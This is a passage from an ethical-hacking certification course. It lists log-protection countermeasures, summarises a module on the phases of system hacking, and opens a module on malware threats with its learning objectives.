- Conduct periodic audits on IT systems to ensure that the logging functionality is in accordance with the security policy.
- Ensure that new events do not overwrite old entries in the log files when the storage limit is exceeded.
- Configure the appropriate and minimal permissions necessary to read and write log files stored in critical systems.
- Maintain a separate logging server in the DMZ so that all critical servers such as DNS server, mail server, and web server forward and store their logs on that server.
- Regularly update and patch OSes, applications, and firmware.
- Close all unused open ports and services.
- Encrypt the log files stored in the system so that they cannot be altered without an appropriate decryption key.
- Set log files to the "append only" mode to prevent the unauthorized deletion of log entries.
- Periodically back up the log files to unalterable media.
- Use restricted ACLs to secure the log files.



Module Summary

❑ In this module, we have discussed the following:

- ➢ Various phases involved in system hacking such as gaining access, escalating privileges, maintaining access, and covering tracks
- ➢ Various techniques and tools attackers employ to gain access to the target system
- ➢ Various tools and techniques attackers use to escalate their privileges
- ➢ Various techniques such as the execution of malicious applications (Keyloggers, spywares, rootkit, etc.), NTFS stream manipulation, steganography, and steganalysis that attackers use to maintain remote access to the target system and steal critical information
- ➢ Various techniques attackers employ to erase all evidence of compromise from the target system
- ➢ Various countermeasures that should be employed to protect the system from hacking attempts, along with various software protection tools

❑ In the next module, we will discuss in detail about various malware threats

Module Summary

In this module, we discussed in detail various phases involved in system hacking, such as gaining access, escalating privileges, maintaining access, and covering tracks. We also discussed the different techniques and tools attackers employ to gain access to a target system. This module also discussed various tools and techniques attackers use to escalate their privileges. It explained various techniques, such as the execution of malicious applications (keyloggers, spyware, rootkits, etc.), NTFS stream manipulation, steganography, and steganalysis, which attackers use to maintain remote access to a target system and steal critical information. It also elaborated on the various techniques used by attackers to erase all evidence of compromise from a target system. Furthermore, the various countermeasures that should be employed to prevent system hacking attempts, along with various software protection tools, were discussed.

In the next module, we will discuss in detail the various malware threats.

This page is intentionally left blank.

C|EH Certified Ethical Hacker


EC-Council

MODULE 07

MALWARE THREATS

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES


- LO#01: Explain Malware and Malware Propagation Techniques
- LO#02: Summarize Advanced Persistent Threat (APT) Concepts
- LO#03: Explain Trojans, Their Types, and How They Infect Systems
- LO#04: Explain Viruses and Worm, Their Types, and How They Infect Files
- LO#05: Explain Fileless Malware Concepts
- LO#06: Demonstrate Malware Analysis Process
- LO#07: Explain Malware Countermeasures
- LO#08: Demonstrate the Use of Anti-Malware Software

Learning Objectives

The primary objectives of this module are to provide knowledge about various types of malware and to illustrate how to perform malware analysis. This module presents different types of Trojans, backdoors, viruses, and worms, explains how they work and propagate or spread on the Internet, describes their symptoms, and discusses their consequences along with various malware analysis techniques such as static and dynamic malware analysis. It also discusses different ways to protect networks or system resources from malware infection.

At the end of this module, you will be able to:

